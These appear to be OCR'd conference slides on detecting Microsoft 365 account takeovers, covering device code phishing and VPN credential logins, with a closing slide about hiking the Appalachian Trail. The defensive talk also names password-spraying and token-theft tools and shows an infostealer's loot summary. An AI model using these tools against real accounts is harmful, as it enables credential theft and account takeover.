
Demo? (check the clock)

Detect: Device Code Authentication Phishing

- Device code authentication may or may not be normal for your users
- Look for the following fields in the interactive sign-in logs:
  - IP address: [attacker's IP]
  - ★★★ Original Transfer Method: Device code flow
  - Auth requirement: single factor
    - (stolen authentication via token is single factor, because…)
  - "MFA Requirement satisfied by claim in token"

Detect: Device Code Authentication Phishing





Attack: Compromised Valid Accounts

- Let's look at something less sophisticated: basic credential attack where the attacker uses a VPN
  - Huntress SOC stats: about 75% of confirmed malicious ATOs for M365 come from VPNs
- Assume no MFA 😔
- No need for a fancy demo with this one: attacker jumps on HideMyAss VPN, uses acquired credentials, and logs in!
- Tools: a browser, a VPN, and a breached credential lol. Maybe TrevorSpray if performing a brute force or password spray
  - https://github.com/blacklanternsecurity/TREVORspray

Detect: Compromised Valid Accounts

- At the end of the day, M365 logins are... just logins
- Not much to differentiate a legitimate login from an evil login outside of a few specific fields:
    - User Agent
    - IP Address
    - Device type
    - Hostname
    - Client Application (Office, Teams, etc)
    - IsCompliantAndManaged
- If we have no other context, how do we hunt for evil? 🤔

Detect: Compromised Valid Accounts


- Create your own context & data
- Hopefully your SIEM can handle some of this, but...
- This is where threat intel and simple scripting *shine*
- Export logs to CSV -> Jupyter Notebooks 🐍 -> Enrich data based on threat intel, running averages per user, etc
- “Ok, [user] logged in from NordVPN. Do they always log in from NordVPN?”

https://taggartinstitute.org

PwyW model (including free)

VPN & Proxy IP Detection Tool

Check if an IP is currently blocklisted or is using a VPN/proxy




SUBMIT

IP Address: 104.247.208.73

VPN/Proxy Detected



I am become death, destroyer of MFA
Stats:
Passwords Found: 86
Cookies Found: 3456
Phone Numbers Found: 0
Cards Found: 0
Addresses Found: 0
Tokens Found: 0
Cookies: 3456
Bookmarks: 32
Roblox Cookies: 0
Wallets: 0
Password Managers: 0
Extentions: 10
Time: 19.15s
Oak grabber V2 • Today at
HIDE MY ASS!
evilginx.
AADInternals
ROADtools
blacklanternsecurity/
TREVORspray
TREVORspray is a modular password sprayer with threading, clever proxying, loot modules, and more!
4 Contributors
3 Issues
915 Stars
134 Forks
GraphRunner
Do service principals dream of electric sheep?
Tor
Azure
TokenTactics
Flangvik/
TeamFiltration
TeamFiltration is a cross-platform framework for enumerating, spraying, exfiltrating, and backdooring O365 AAD accounts
6 Contributors
1 Issue
951 Stars
101 Forks




So you’re tired of the asymmetrical nightmare of combating Microsoft 365 account takeovers at scale and want to take a 6-month sabbatical hiking up rugged mountainous terrain?


Meet the Appalachian Trail

- The Appalachian mountains are oldest mountains on Earth (put some respect on their name)
- Older than the oceans, dinosaurs, bones, and Saturn's rings
- Stood sentinel and witness to half a billion years of life, changing seasons, evolution, and change on our planet
- They don't care about you.

